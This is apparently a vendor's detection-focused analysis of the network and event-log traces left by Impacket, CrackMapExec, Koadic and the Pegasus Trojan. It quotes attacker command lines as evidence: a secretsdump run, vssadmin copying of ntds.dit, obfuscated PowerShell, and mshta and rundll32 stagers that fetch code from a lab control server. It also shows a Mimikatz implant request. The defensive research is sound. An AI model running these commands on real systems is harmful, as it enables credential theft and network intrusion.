- Analyze how the attackers' tools work.
- Learn what attackers need in order to exploit vulnerabilities and what techniques they use.
- Find what is usually not detected during the early stages.
- Sometimes the reconnaissance stage is skipped, either because the attacker is an insider or exploits unknown flaws in infrastructure. Detection during the initial stages helps to reconstruct the entire chain of attacker actions and, as a result, examine their further movements.
- Check for false positives.
- It is important to remember that relying on reconnaissance alone for detection can often lead to mistakes. Normally, there are many ways to get information from infrastructure and distinguishing malicious activity from the legitimate sort can be very difficult.

How do attackers profit by using these tools?

With Impacket, they gain access to a large library of modules that can be used at different attack stages after penetrating the perimeter. Many tools, such as Metasploit, make use of Impacket modules. These modules include dcomexec and wmiexec, for remote command execution, and secretsdump, for extracting credentials from memory. So the capability to detect Impacket activity will, as a nice bonus, help to flag activity by other libraries that have borrowed from it.

One such library is CrackMapExec (CME), whose developers have dubbed it as "Powered by Impacket." CME has the functions needed to run the most popular scripts: Mimikatz for getting passwords and hashes, Meterpreter or Empire for remote execution, plus BloodHound.

The third tool we chose to consider in detail is Koadic. Koadic is a rather new tool that was first mentioned at DEFCON 25 in 2017. The tool is unusual in that it combines HTTP, JavaScript, and Microsoft Visual Basic Script (VBScript). This approach is called living off the land—making use of dependencies and libraries built in to Windows. Koadic is also referred to as C3 or COM Command & Control.

With Impacket, they gain access to a large library of modules that can be used at different attack stages after penetrating the perimeter

IMPACKET

Impacket boasts a wide range of functions: performing Active Directory reconnaissance, collecting data from internal Microsoft SQL servers, and obtaining credentials, to name a few. Methods for obtaining credentials include SMB relay attacks and getting access to the ntds.dit file (which contains users' password hashes) on the domain controller. Impacket also executes commands remotely using four different methods—WMI, Task Scheduler, DCOM, and SMB—that require knowledge of credentials.

Secretsdump

Let's now look at secretsdump, a module that targets user computers and domain controllers. By using secretsdump, attackers can obtain copies (dumps) of LSA, SAM, SECURITY, and NTDS.dit from memory, making it useful at various stages of an attack. The first step is SMB authentication, which requires either a user's password or password hash to automatically conduct a pass-the-hash attack. Then a request is sent to open ServiceControlManager (SCM) access and obtain access to the registry via the winreg protocol, which allows attackers to obtain hives of interest via SMB.

Figure 1 shows how using the winreg protocol, attackers can get registry key access for LSA secrets. For this, they use the DCE/RPC OpenKey command, opcode 15.




Figure 1. Opening registry key using the winreg protocol

When key access has been obtained, the key's values are saved with the help of the SaveKey command, opcode 20. Impacket does this in an idiosyncratic way. It saves values to a file whose name is generated rather unusually: eight characters followed by .tmp at the end. This file is then exfiltrated via SMB from the SYSTEM32 directory. All this can be seen in Figure 2.




Figure 2. Obtaining registry key from a remote computer

It turns out that such network activity can be traced by analyzing requests to certain registry hives via winreg, as well as based on specific names, commands, and their order.

This module also leaves traces in the Windows event log, which makes it easy to detect. Let's say, for example, that the following command has been run:

```
secretsdump.py -debug -system SYSTEM -sam SAM -ntds NTDS -security
SECURITY -bootkey BOOTKEY -outputfile 1.txt -use-vss -exec-method
mmcexec -user-status -dc-ip 192.168.202.100 -target-ip 192.168.202.100
contoso/Administrator:@DC
```

The following sequence of events then appears in the Windows Server 2016 log:

1. **4624**: remote logon
2. **5145**: checking of access permissions to remote winreg service
3. **5145**: checking of access permissions to file in the System32 directory (the file has a random name as described above)
4. **4688**: creation of cmd.exe process that runs vssadmin:

```
"C:\windows\system32\cmd.exe" /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin list shadows ^> %SYSTEMROOT%\Temp\ _ _ output > %TEMP%\
execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.bat &
del %TEMP%\execute.bat
```

5. **4688**: creation of process with the command:

```
"C:\windows\system32\cmd.exe" /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin create shadow /For=C: ^> %SYSTEMROOT%\Temp\ _ _ output >
%TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.
bat & del %TEMP%\execute.bat
```

6. **4688**: creation of process with the command:

```
"C:\windows\system32\cmd.exe" /Q /c echo c:\windows\system32\cmd.exe /C
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.
dit %SYSTEMROOT%\Temp\rmumAfcn.tmp ^> %SYSTEMROOT%\Temp\ _ _ output >
%TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\execute.
bat & del %TEMP%\execute.bat
```

7. **4688**: creation of process with the command:

```
"C:\windows\system32\cmd.exe" /Q /c echo c:\windows\system32\cmd.exe
/C vssadmin delete shadows /For=C: /Quiet ^> %SYSTEMROOT%\Temp\ _ _
output > %TEMP%\execute.bat & c:\windows\system32\cmd.exe /Q /c %TEMP%\
execute.bat & del %TEMP%\execute.bat
```

Smbexec

Like many post-exploitation tools, Impacket has modules for remote command execution. Let's consider smbexec, which provides an interactive shell on a remote computer. This module also requires authentication with a password or password hash via SMB. In Figure 3, we see how this tool works; in this case, we've got a local administrator console.




Figure 3. smbexec interactive shell

After authentication, smbexec opens SCM using the OpenSCManagerW (15) command. The request looks unusual: the MachineName field contains the value DUMMY.




Figure 4. Request to open Service Control Manager (SCM)

Then, a service is created using the CreateServiceW (12) command. With smbexec, commands are built according to the same logic each time. In Figure 5, we can see unchangeable command parameters in green; parameters that can be modified by attackers are yellow. What can be changed is the executable file name, its directory, and the output file. The rest is much more difficult to modify without disturbing the Impacket module logic.




Figure 5. Request to create a service using Service Control Manager (SCM)

smbexec also leaves obvious traces in the Windows event log. Here is the key sequence of events recorded in the Windows Server 2016 log for an interactive shell with the ipconfig command.

1. **4697**: installation of service on victim's computer

```
%COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\ _ _ output
2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\
execute.bat & del %TEMP%\execute.bat
```

2. **4688**: creation of cmd.exe process with arguments from item 1 above

3. **5145**: checking of access rights to file __output in the C$ directory

4. **4697**: installation of service on victim's computer

```
%COMSPEC% /Q /c echo ipconfig ^> \\127.0.0.1\C$\ _ _ output
2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\
execute.bat & del %TEMP%\execute.bat
```

5. **4688**: creation of cmd.exe process with arguments from item 4 above

6. **5145**: checking of access rights to file __output in the C$ directory

Many attack tools are based on Impacket. It supports almost all protocols used on Windows infrastructure, while having some telltale quirks. These include its winreg requests, use of the SCM API with particular way of generating commands, file name format, and SYSTEM32 SMB share.

CRACKMAPEXEC

CME's calling in life is to automate the routine actions needed for attackers to perform lateral movement. CME can be used in conjunction with Empire and Meterpreter. CME can obfuscate commands in order to hide malicious activity. By using BloodHound (a separate reconnaissance tool), attackers can automate the search for the domain administrator's active session.

Bloodhound

BloodHound is a tool used for advanced reconnaissance inside the network. It collects data about users, computers, groups, and sessions, and exists either as a PowerShell script or a binary file. Information is collected via LDAP or SMB protocols. The CME integration module allows planting BloodHound on a victim's computer, running it, and collecting data after it runs, which automates the process and makes it less visible. The BloodHound graphical interface represents the collected data as graphs, which allow finding the shortest way from the attacker's computer to the domain administrator.




Figure 6. BloodHound interface

To start running on a victim's computer, the module creates a task using ATSVC and SMB. ATSVC is an interface for working with Windows Task Scheduler. CME uses the NetrJobAdd (1) function to create tasks over the network. Figure 7 shows an example of what the CME module sends: calling the cmd.exe command with arguments obfuscated as XML.

Figure 7. Creating a task in CME

After the task is sent for execution, the victim runs BloodHound, which can be seen in the traffic. The module sends LDAP requests for obtaining the list of standard groups and enumerating all computers and users on the domain; information about active user sessions is obtained via the SRVSVC NetSessEnum request.




Figure 8. Obtaining the list of active sessions via SMB

Launching BloodHound on a victim's computer, when audit is enabled, results in an event with ID 4688 (process creation) and the name of the C:\Windows\System32\cmd.exe process. The command-line arguments are notable:

```
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C " & (
$eNV:cOmSPEc[4,26,25]-JOiN'')( [chAR[]](91 , 78, 101,116 , 46, 83 , 101 , …
, 40,41 )-jOIN'' ) "
```

Enum_avproducts

enum_avproducts is an interesting module in terms of both functionality and implementation. WMI allows obtaining data from various Windows objects via the WMI Query Language (WQL), which the CME module takes advantage of, in essence. It generates requests to the classes AntiSpywareProduct and AntiVirusProduct to find out about the protection installed on a victim's computer.

To obtain this data, the module connects to the root\SecurityCenter2 namespace, generates a WQL query, and gets a response. Figure 9 shows the content of such queries and responses. In our example, Windows Defender was detected.




Figure 9. enum_avproducts network activity

Very often, WMI auditing (Trace WMI Activity), which informs about events and provides useful information about WQL queries, is disabled. But if it is enabled, running enum_avproducts will result in event ID 11. The event will contain the name of the user from which the query was sent and the name of the root\SecurityCenter2 namespace.

Each CME module has its own artifacts, such as specific WQL requests, creation of certain tasks in the Task Scheduler with obfuscation, and BloodHound-associated LDAP and SMB activity.

KOADIC

Koadic uses the JavaScript and VBScript interpreters built in to Windows. So in this sense it exemplifies the trend of "living off the land": it has no external dependencies and uses standard Windows tools for attacks. Koadic provides full-fledged command and control (CnC), because after infection it installs an implant that allows attackers to control the machine. Such computers are referred to as zombies. Koadic can obtain additional privileges (if it needs any) to freely operate on the victim's side by means of UAC bypass.

Figure 10. Koadic command-line shell


Communication with the command and control server is initiated by the victim. The victim makes contact using a prepared URI and obtains the Koadic main body with the help of a stager. Figure 11 shows an example with the mshta stager.

Figure 11. Initializing a session with the CnC server

From the WS variable, we can see that the command is executed via WScript.Shell. The variables STAGER, SESSIONKEY, JOBKEY, JOBKEYPATH, and EXPIRE contain key information about the current session parameters. This is the first request/response pair in the HTTP connection with the CnC server. Subsequent requests are closely tied to the functions of particular implants. Koadic modules function only when a CnC session is active.

Mimikatz

Just as CME uses BloodHound, Koadic uses Mimikatz as a separate program that can be run in several ways. The following figure shows a request/response pair for a Mimikatz implant.


GET
/rwEpO?sid=9a1411e6729f4d959badc5db35bd
eb94;csrf=dd7d6ffd088242cca80c14cc437fb4
32;\..\..\..\mshtml,RunHTMLApplication
HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 10.0; Win64; x64; Trident/7.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET
CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 192.168.241.1:9999
Connection: Keep-Alive
HTTP/1.0 200 OK
Server: Apache
Date: Wed, 12 Sep 2018 10:56:59 GMT
<html>
<head>
<script language="JScript">
try {
var a = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(serialized_obj);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
var shim_lpParam =
"sekurlsa::logonpasswords~~ETag~~378cd8ef576940d49ec4bf93e
5885eb4~~f6108b03752e4a0f893e30c2d2421ec9~~1846470e230e
46e58ebd06c20a47a536~~" + RHBMRNANAN.work.make_url();
var base64DLL =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA




Figure 13. Result of remote Mimikatz execution

Exec_cmd

Koadic also has modules able to remotely execute commands. We can see the same method of URI generation and the familiar variables sid and csrf. In the case of the exec_cmd module, code able to execute shell commands is added to the body. In the following figure, you can see such code in the CnC server's HTTP response.




Figure 14. exec_cmd code

To execute the code, the GAWTUUGCFI variable with the now-familiar WS attribute is needed. With it, the implant calls a shell and processes two code branches: shell.exec, with output data flow return, and shell.run, without return.

Koadic is not a typical tool, but it has artifacts allowing us to distinguish it from legitimate traffic:

- Idiosyncratic generation of HTTP requests
- Use of winHttpRequests API
- Creation of WScript.Shell object via ActiveXObject
- Large executable body

Initial connection is started by a stager, whose activity can therefore be traced in Windows events. In the case of mshta, event 4688 indicates creation of a process with the launch attribute as follows:

Hackers are increasingly living off the land

```
C:\Windows\system32\mshta.exe http://192.168.211.1:9999/dXpT6
```

When Koadic runs, we can also observe other 4688 events with Koadic-specific attributes:

```
rundll32.exe http://192.168.241.1:9999/dXpT6?sid=1dbef04007a64fba83edb3f39
28c9c6c; csrf=;\..\..\..\mshtml,RunHTMLApplication

rundll32.exe http://192.168.202.136:9999/dXpT6?sid=12e0bbf6e9e5405
690e5ede8ed651100;csrf=18f93a28e0874f0d8d475d154bed1983;\..\..\..\
mshtml,RunHTMLApplication

"C:\Windows\system32\cmd.exe" /q /c chcp 437 & net session 1> C:\Users\
user02\AppData\Local\Temp\6dc91b53-ddef-2357-4457-04a3c333db06.txt 2>&1

"C:\Windows\system32\cmd.exe" /q /c chcp 437 & ipconfig 1> C:\Users\
user02\AppData\Local\Temp\721d2d0a-890f-9549-96bd-875a495689b7.txt 2>&1
```

Conclusions

Hackers are increasingly living off the land. To conduct attacks, they repurpose built-in Windows mechanisms and tools for their own ends. We see more and more mentions of these back-to-the-land tools—Koadic, CrackMapExec, and Impacket—in APT reports. The number of GitHub forks related to these tools also keeps growing. The trend is so popular because it allows attackers to simply use what is already installed on targeted computers, with improved odds of bypassing host protections.

Here at the Positive Technologies Expert Security Center, we focus on studying network interaction. All the tools we have described here leave traces in network traffic. We have studied these tools in depth and taught PT Network Attack Discovery to detect their traces, helping us to investigate the entire chain of events in cyberincidents when they have been used.

Pegasus: analysis of network behavior

Attack Detection Team

Source code for Pegasus, a banking Trojan, was recently published online (bit.ly/2VU9iQ3). Although the Carbanak cybercrime gang was referenced in the archive name, researchers at Minerva Labs have shown (bit.ly/2VYH8mQ) that Pegasus actually is the handiwork of a different group known as Buhtrap (Ratopak). The archive contains an overview of the Trojan, its source code, description of Russian banking procedures, and information on employees at a number of Russian banks.

The architecture of the Pegasus source code is rather interesting. Functionality is split among multiple modules, which are combined into a single binpack at compile time. During compilation, executables are signed with a certificate from the file tric.pfx, which is missing from the archive.

The network behavior of Pegasus is no less curious. After infection, Pegasus tries to spread within the domain and can act as a proxy to move data among systems, with the help of pipes and Mailslot transport. We focused on the unique aspects of the malware's network behavior and quickly added detection signatures to PT Network Attack Discovery. Thanks to this, all users of PT NAD can quickly detect this Trojan and its modifications on their own networks. In this article, we shall describe how Pegasus spreads on a network and how copies of Pegasus communicate with each other.

If notepad.exe is not found, Pegasus cannot infect the server

Intro

Once on a victim computer, the initial module (InstallerExe) uses process hollowing to inject code into svchost.exe. After the main modules initialize, Pegasus launches several parallel processes:

- Domain Replication: gathers information about the network and tries to spread Pegasus to other Windows systems.
- Mailslot Listener: listens for Mailslot broadcasts, which are used by Pegasus to send stolen credentials. The slot name is generated at compile time.
- Pipe Server Listener: listens to the Windows Pipe with a name derived from the name of the computer. These pipes are used mainly to discover and communicate with other copies of Pegasus on the same network.
- Logon Passwords: tries once every few minutes to dump credentials from memory with the help of a Mimikatz-based module.
- Network Connectivity: responsible for interfacing with the C&C server and periodically exchanging messages.

```
// start transports which links data with our CB-manager
     pwInitPipeServerAsync(dcmGetServerCallback());
     mwInitMailslotServer(dcmGetServerCallback());
...
     // start broadcasting creds to other machines
     cmStartupNetworkBroadcaster();
```

Domain replication

This module is responsible for lateral movement on Windows networks. Movement consists of two steps:

1. Discovering other machines on the domain.
2. Trying to replicate Pegasus to those machines.

```
216 Get Backup List Request
227 Get Backup List Response
186 NetServerEnum2 Request, Workstation,
557 NetServerEnum2 Response
176 NetServerEnum2 Request, Server
144 NetServerEnum2 Response
```

Discovery of other machines on the domain relies on use of two API calls: NetServerEnum, which requires the Browser service to work, and WNetOpenEnum/WNetEnumResource.

All machines discovered on the domain are verified to determine whether they are already infected. Pegasus polls the generated pipe name more than 20 consecutive times once every 200 milliseconds. (We flagged this strange behavior as one of the indicators of Pegasus presence.) If Pegasus does not detect any signs of infection, it proceeds to the next step: replication.

```
314 Session Setup Response
148 Tree Connect Request Tree: \\DC\ipc$
138 Tree Connect Response
152 Tree Connect Request Tree: \\DC\ADMIN$
138 Tree Connect Response
346 Create Request File: regedit.exe
386 Create Response File: regedit.exe
171 Read Request Len:4096 Off:0 File: regedit.exe
```

With the help of credentials found on the host, Pegasus tries to log in to the target over the SMB protocol to IPC$ and ADMIN$ shares. If IPC$ is accessible but ADMIN$ is not, Pegasus concludes that the account does not have sufficient rights and marks the credentials as invalid. After obtaining access to the ADMIN$ share, which is an alias for the %windir% folder, the malware tries to determine the machine architecture in order to pick the suitable module to apply.

This process of architecture determination is based on the headers of PE files on the machine in question. Pegasus attempts to read the first 4 kilobytes of notepad.exe in the %windir% folder. One subtle drawback of this method is that on Windows Server 2012, notepad.exe is located at the path %windir%\System32.

Location of notepad.exe on Windows 7:

```
C:\Users\Administrator>where notepad.exe
C:\Windows\System32\notepad.exe
C:\Windows\notepad.exe
```

Location of notepad.exe on Windows Server 2012:

```
C:\Users\Administrator>where notepad.exe
C:\Windows\System32\notepad.exe
```

If notepad.exe is not found, Pegasus cannot infect the server, even if it has credentials for an account with the necessary rights. So the simple absence of Notepad in %windir% can stop Pegasus from spreading on Windows Server 2012. Using regedit.exe would have been a more surefire way of accomplishing this task.

After determining the architecture of the target server, Pegasus downloads a small (~10 kilobytes) Remote Service Exe (RSE) dropper. The dropper's purpose is to download binpack, which contains the payload modules, via a pipe in cleartext and hand off control to the Shellcode module. The name of the dropper is generated pseudorandomly and consists of 8 to 15 hexadecimal characters. The pseudorandom generator uses the name of the target machine as a seed and ensures that the name will be identical across restarts, in order to avoid littering %windir% with multiple copies.

```
426 Create Request File: 6EB535921.exe
386 Create Response File: 6EB535921.exe
162 SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: 6EB535921.exe
124 SetInfo Response
1514 49331 → 445 [ACK] Seq=4481 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=5941 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=7401 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=8861 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=10321 Ack=5847 Win=65280 Len=1460 [TCP segment of
  54 445 → 49331 [ACK] Seq=5847 Ack=11781 Win=65536 Len=0
1514 49331 → 445 [ACK] Seq=11781 Ack=5847 Win=65280 Len=1460 [TCP segment of
1514 49331 → 445 [ACK] Seq=13241 Ack=5847 Win=65280 Len=1460 [TCP segment of
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
  54 445 → 49331 [ACK] Seq=5847 Ack=14837 Win=65536 Len=0
138 Write Response
146 Flush Request File: 6EB535921.exe
126 Flush Response
146 Close Request File: 6EB535921.exe
182 Close Response
```

After a check of the dropper's integrity and making sure that the dropper has not been deleted by antivirus protection, an attempt is made to run the dropper via the Windows Management Instrumentation (WMI) mechanism. Service Control Manager (SCM) can also be used, but the malware prefers the first method because SCM leaves more traces in Windows logs. Code suggests plans by the creators of Pegasus to implement other replication methods: WSH Remote, PowerShell Remoting, and Task Scheduler. A module for running commands via RDP was under development as well.

As mentioned already, once launched the dropper successfully checks and starts listening to a pipe before handing off control to the payload that arrives.

```
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
232 Ioctl Request FSCTL_PIPE_WAIT Pipe: 3A61A8140A69ECC17B03
170 Ioctl Response FSCTL_PIPE_WAIT
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
232 Ioctl Request FSCTL_PIPE_WAIT Pipe: 3A61A8140A69ECC17B03
